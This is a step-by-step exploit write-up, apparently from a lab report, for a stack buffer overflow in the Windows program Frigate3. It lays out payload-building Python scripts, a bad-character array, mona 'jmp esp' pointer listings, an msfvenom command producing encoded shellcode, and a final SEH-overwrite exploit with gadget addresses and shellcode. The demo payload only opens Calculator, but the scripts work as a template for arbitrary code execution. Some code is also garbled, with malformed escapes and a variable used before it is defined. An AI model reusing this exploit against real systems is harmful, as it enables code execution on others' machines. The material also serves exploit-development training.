Let's control the esp & Verify the above.

Control ESP

Here, I created a payload of 230 bytes of Alphabet "A" & 4 bytes of Alphabet "B" & some bytes of Alphabet "C". and used this exploit in the user interaction field of our software. And check the EIP(Instruction Pointer) & ESP(Stack Pointer) & EBP(Base pointer).

We know Instruction Pointer points to the next instruction to be executed.

```

# -*- coding: cp1252 -*-

f= open("ptest.txt", "w")
junk="A" * 230
bat = "B" * 4
cash = "C" *100

payload=junk + bat + cash +buf

f.write(payload)
f.close
|

```




```
# -*- coding: cp1252 -*-
f= open("ptest.txt", "w")
junk="A" * 230
bat = "B" * 4
cash = "C" * 100
buf = "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
buf += "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
buf += "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
buf += "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
buf += "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
buf += "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\b6\b7\b8\b9\xba\xbb\xbc\xbd\xbe\xbf"
buf += "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf"
buf += "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

payload=junk + bat + cash + buf

f.write(payload)
f.close
```

Paste the output in the user interaction field. Check the stack pointer and right click on it and click on "Follow on Dump".



After this, You will be able to identify the bad characters by using the address where the array begins

!mona compare -f bytearray.bin -a [address]

As shown below


```

0040E20E 0040E20E : jmp esp | startnull,ascii {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
400E20E8 0040E20E : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
400E20F7 0040E20F : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
40101901 00401019 : jmp esp | ascii {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
4011287E 00401128 : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
4011F4DE 004011F4 : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
40122436 00401224 : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
40123055 00401230 : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
401274AE 00401274 : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
4012BC9E 004012BC : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
40151725 00401517 : jmp esp | ascii {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
4015B9E6 004015B9 : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
40173F0D 0040173F : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
40024CDF 0040024C : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
400E30F0 0040E30F : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
005E2923 005E2923 : jmp esp | startnull {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
006F3B87 006F3B87 : jmp esp | startnull {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open jmp.txt...
0BADF00D Found a total of 120 pointers
0BADF00D [+] This mona.py action took 0:00:11.636000
mona jmp -r esp

```

0BADF00D [+] Command used:

0BADF00D !mona jmp -r esp

0BADF00D [+] Results :

400E8283 0x400e8283 : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

400E9E7F 0x400e9e7f : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

40101901 0x40101901 : jmp esp | ascii {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

4011287E 0x4011287e : jmp esp | ascii {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

4011F4DE 0x4011f4de : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

40122436 0x40122436 : jmp esp | ascii {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

40123055 0x40123055 : jmp esp | ascii {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

401274AE 0x401274ae : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

4012BC9E 0x4012bc9e : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

40151725 0x40151725 : jmp esp | ascii {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

4015B9E6 0x4015b9e6 : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

40173F0D 0x40173f0d : jmp esp | ascii {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

40024CDF 0x40024cdf : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase:

False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\rtl60.bpl) **4005E3DF**
0x4005e3df : jmp esp | {PAGE_EXECUTE_READ} [rtl60.bpl] ASLR: False, Rebase:
False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\rtl60.bpl)
005E9723 0x005e9723 : jmp esp | startnull {PAGE_EXECUTE_WRITECOPY} [Frigate3.exe]
ASLR: False, Rebase: False, SafeSEH: False, OS: False, v3.36.0.9 (C:\Program Files
(x86)\Frigate3\Frigate3.exe)
005F8BB7 0x005f8bb7 : jmp esp | startnull {PAGE_EXECUTE_WRITECOPY} [Frigate3.exe]
ASLR:
False, Rebase: False, SafeSEH: False, OS: False, v3.36.0.9 (C:\Program Files
(x86)\Frigate3\Frigate3.exe)
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to
file...
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open
jmp.txt...
0BADF00D Found a total of 126 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:11.836000

Generate Shell Code

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d" -f python

```
(root@JAVVADI) - [~/home/javvadi]
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b"\x89\xe7\xd9\xc0\xd9\x77\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x79\x78\x6b"
buf += b"\x32\x75\x50\x75\x50\x65\x50\x75\x30\x4d\x59\x68\x65"
buf += b"\x55\x61\x49\x50\x72\x44\x4c\x4b\x46\x30\x64\x70\x6e"
buf += b"\x6b\x33\x62\x36\x6c\x6e\x6b\x43\x62\x64\x54\x4c\x4b"
buf += b"\x42\x52\x37\x58\x76\x6f\x4d\x67\x53\x7a\x75\x76\x65"
buf += b"\x61\x79\x6f\x6e\x4c\x37\x4c\x53\x51\x33\x4c\x54\x42"
buf += b"\x36\x4c\x31\x30\x39\x51\x7a\x6f\x36\x6d\x33\x31\x6f"
buf += b"\x37\x68\x62\x39\x62\x33\x62\x32\x77\x4c\x4b\x51\x42"
buf += b"\x64\x50\x6e\x6b\x42\x6a\x77\x4c\x6e\x6b\x30\x4c\x42"
buf += b"\x31\x32\x58\x68\x63\x32\x68\x37\x71\x58\x51\x72\x71"
buf += b"\x6e\x6b\x32\x79\x45\x70\x45\x51\x58\x53\x6e\x6b\x52"
buf += b"\x69\x64\x58\x6b\x53\x57\x4a\x33\x79\x4e\x6b\x74\x74"
buf += b"\x6c\x4b\x45\x51\x79\x46\x45\x61\x6b\x4f\x6e\x4c\x4f"
buf += b"\x31\x68\x4f\x76\x6d\x47\x71\x68\x47\x30\x38\x4b\x50"
buf += b"\x74\x35\x6a\x56\x43\x33\x31\x6d\x6a\x58\x35\x6b\x73"
buf += b"\x4d\x45\x74\x64\x35\x49\x74\x61\x48\x4c\x4b\x56\x38"
buf += b"\x61\x34\x35\x51\x59\x43\x50\x66\x4e\x6b\x74\x4c\x50"
buf += b"\x4b\x6e\x6b\x53\x68\x47\x6c\x43\x31\x68\x53\x6e\x6b"
```

This is the shell code to change the trigger to Calculator. Use this shell code to generate the payload and paste the output in any user interaction field to open/trigger Calculator.

Exploit:


```
File Edit Format View Help
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 4112
nseh="\xdf\x4c\x02\x40"
seh="\xdf\xe3\x05\x40"


#40024CDF
#4005E3DF
#"\xeb\x20\x90\x90"

#40010C4B 5B      POP EBX
#40010C4C 5D      POP EBP
#40010C4D C3      RETN
#POP EBX ,POP EBP, RETN | [rt160.bp1] (C:\Program Files\Frigate3\rt160.bp1)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
buf = b""
buf += b"\x89\xe7\xd9\xc0\xd9\x77\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x79\x78\x6b"
buf += b"\x32\x75\x50\x75\x50\x65\x50\x75\x30\x4d\x59\x68\x65"
buf += b"\x55\x61\x49\x50\x72\x44\x4c\x4b\x46\x30\x64\x70\x6e"
buf += b"\x6b\x33\x62\x36\x6c\x6e\x6b\x43\x62\x64\x54\x4c\x4b"
buf += b"\x42\x52\x37\x58\x76\x6f\x4d\x67\x53\x7a\x75\x76\x65"
buf += b"\x61\x79\x6f\x6e\x4c\x37\x4c\x53\x51\x33\x4c\x54\x42"
buf += b"\x36\x4c\x31\x30\x39\x51\x7a\x6f\x36\x6d\x33\x31\x6f"
buf += b"\x37\x68\x62\x39\x62\x33\x62\x32\x77\x4c\x4b\x51\x42"
buf += b"\x64\x50\x6e\x6b\x42\x6a\x77\x4c\x6e\x6b\x30\x4c\x42"
buf += b"\x31\x32\x58\x68\x63\x32\x68\x37\x71\x58\x51\x72\x71"
buf += b"\x6e\x6b\x32\x79\x45\x70\x45\x51\x58\x53\x6e\x6b\x52"
buf += b"\x69\x64\x58\x6b\x53\x57\x4a\x33\x79\x4e\x6b\x74\x74"
buf += b"\x6c\x4b\x45\x51\x79\x46\x45\x61\x6b\x4f\x6e\x4c\x4f"
buf += b"\x31\x68\x4f\x76\x6d\x47\x71\x68\x47\x30\x38\x4b\x50"
```





Analysis & Vulnerability :

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it crashed.

Stack overflow is when a function or program uses more memory than is in the stack. As it grows beyond its allocated space, the dynamic stack contents begin to overwrite other things, such as critical application code and data. Because of this, we are able to pop up a calculator.